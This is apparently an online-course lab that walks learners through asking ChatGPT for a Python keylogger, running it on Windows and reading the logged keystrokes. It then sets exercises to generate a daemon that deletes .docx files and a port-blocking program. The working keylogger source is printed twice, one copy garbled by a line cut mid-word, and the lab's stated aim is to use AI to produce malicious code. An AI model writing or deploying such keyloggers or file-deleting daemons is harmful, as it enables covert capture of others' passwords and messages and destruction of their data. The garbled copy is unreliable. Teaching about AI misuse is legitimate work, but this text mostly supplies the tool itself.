Hands-on Lab: Malicious Code Generation Using Generative AI

Estimated time: 20 minutes

Introduction

Welcome to the hands-on lab, malicious code generation using Generative AI.

ChatGPT, one of the popular Generative AI platforms, is a powerful language model developed by OpenAI. While it has a wide range of legitimate applications, it is crucial to recognize the potential for misuse, such as someone exploiting the model to generate malicious code.

In this lab, you will explore how someone can misuse a Generative AI platform like ChatGPT to generate malicious code. In this experiment, you will generate a Python code using ChatGPT to record and store the system keystrokes in a file.

Objectives


After completing this lab, you will be able to:

- Leverage the capability of Generative AI for malicious code generation.

Exercise: Generate a code to record the keystroke of the system and store it in a file

To do this experiment, you need a **ChatGPT account.**

Step 1: Open ChatGPT and go to the message prompt.



Create a charter
to start a film club

Explain nostalgia
to a kindergartener


Make a content strategy
for a newsletter featuring free local weekend events

Write a SQL query
that adds a "status" column to an "orders" table

Message ChatGPT...

Step 2: Copy and paste the below message in ChatGPT prompt.

```
Generate a python code to store any keystroke pressed in a file
```



Create a charter
to start a film club

Explain nostalgia
to a kindergartener


Make a content strategy
for a newsletter featuring free local weekend events

Write a SQL query
that adds a "status" column to an "orders" table

Generate a python code to store any keystroke pressed in a file

Step 3: Copy the code generated through ChatGPT.

> **Note:** ChatGPT will generate a code similar to this.



```python
from pynput import keyboard

def on_press(key):
    try:
        # Open the file in append mode
        with open("keystrokes.txt", "a") as f:
            # Write the pressed key to the file
            f.write(f"{key} pressed\n")
    except Exception as e:
        print(f"Error: {e}")

def on_release(key):
    if key == keyboard.Key.esc:
        # Stop listener on pressing the 'esc' key
        return False

# Collect events until released
with keyboard.Listener(on_press=on_press, on_release=on_release) as lis
    listener.join()
```

This is the sample code generated by ChatGPT, which you can execute and check.

```
from pynput import keyboard
def on_press(key):
    try:
        # Open the file in append mode
        with open("keystrokes.txt", \"a") as f:
            # Write the pressed key to the file
            f.write(f"{key} pressed\n")
    except Exception as e:
        print(f"Error: {e}")
def on_release(key):
    if key == keyboard.Key.esc:
        # Stop listener on pressing the \'esc\' key
        return False
#Collect events until released
with keyboard.Listener(on_press=on_press, on_release=on_release) as listener:
    listener.join()
```

Note: *ChatGPT may not give you the exact code shown in the image as it is dynamic in behavior. However, the output of the generated code will be the same as your query given in the ChatGPT prompt.*

Run the Python program in a Windows environment

Step 1: Install Python

If you haven't installed Python on your Windows machine, download and install it from the official Python website. During installation, check the option that adds Python to the **system PATH**.

Step 2: Install the pynput library

Open a command prompt and run the following command to install the pynput library:

```
pip install pynput
```

```bash
pip install pynput
```

Step 3: Create a Python file

Use a text editor like Notepad or a code editor like Visual Studio Code to create a new Python file. Copy and paste the provided code into the file.

Step 4: Save the file


Save the file with a `.py` extension, for example, keystroke_logger.py.

Step 5: Open Command prompt

Open the Command prompt by pressing `Win + R`, typing `cmd`, and pressing enter.

Step 6: Navigate to the script directory

Use the `cd` command to navigate to the directory where you saved the Python script. For example:




```bash
cd path\to\directory
```

Step 7: Run the script

Execute the script by entering the following command:

```
python keystroke_logger.py
```



```bash
python keystroke_logger.py
```

> **Note:** If you are using a recent version of Python, you may need to use python3 instead of python.

Step 8: Recording the keystroke in a file


Open a web browser, type `www.google.com`, and press enter.

Step 9: Stop the program

Return to the terminal where your `keystroke_logger.py` is executing. The program will run until you press the `ESC` key. To stop the program, simply press the `ESC` key, and the program will terminate the listener.

Step 10: Navigate to see the recorded keystroke

Use the `cd` command to navigate to the directory where you saved the Python script. The `keystrokes.txt` is also created in the same directory. You can open the `keystrokes.txt` file through any text editor and see all the keystrokes stored in the file as shown below.



```
'w' pressed
'w' pressed
'w' pressed
'.' pressed
'g' pressed
'o' pressed
'o' pressed
'g' pressed
'l' pressed
'e' pressed
'.' pressed
'c' pressed
'o' pressed
'm' pressed
Key.enter pressed
Key.esc pressed
```

Exercises

1. Generate a python program to delete a file having a file extension `.docx`. The program should execute as a daemon program.

▶ Click here for a hint

2. Generate a python program which should block all the ports between 1 – 1024 in the local system.

▶ Click here for a hint

3. Generate a 'C' program to reserve the 1GB space of RAM for temporary purpose.

▶ Click here for a hint

Summary

Congratulations on using Generative AI to generate malicious code.

In this lab, you have explored the capabilities of a Generative AI platform to generate a malicious code.

Remember: Always use this code responsibly and by legal and ethical standards. Unauthorized use can lead to serious consequences. Additionally, ensure you have the necessary permissions to monitor or log keystrokes.

Author: Dr. Manish Kumar

Skills Network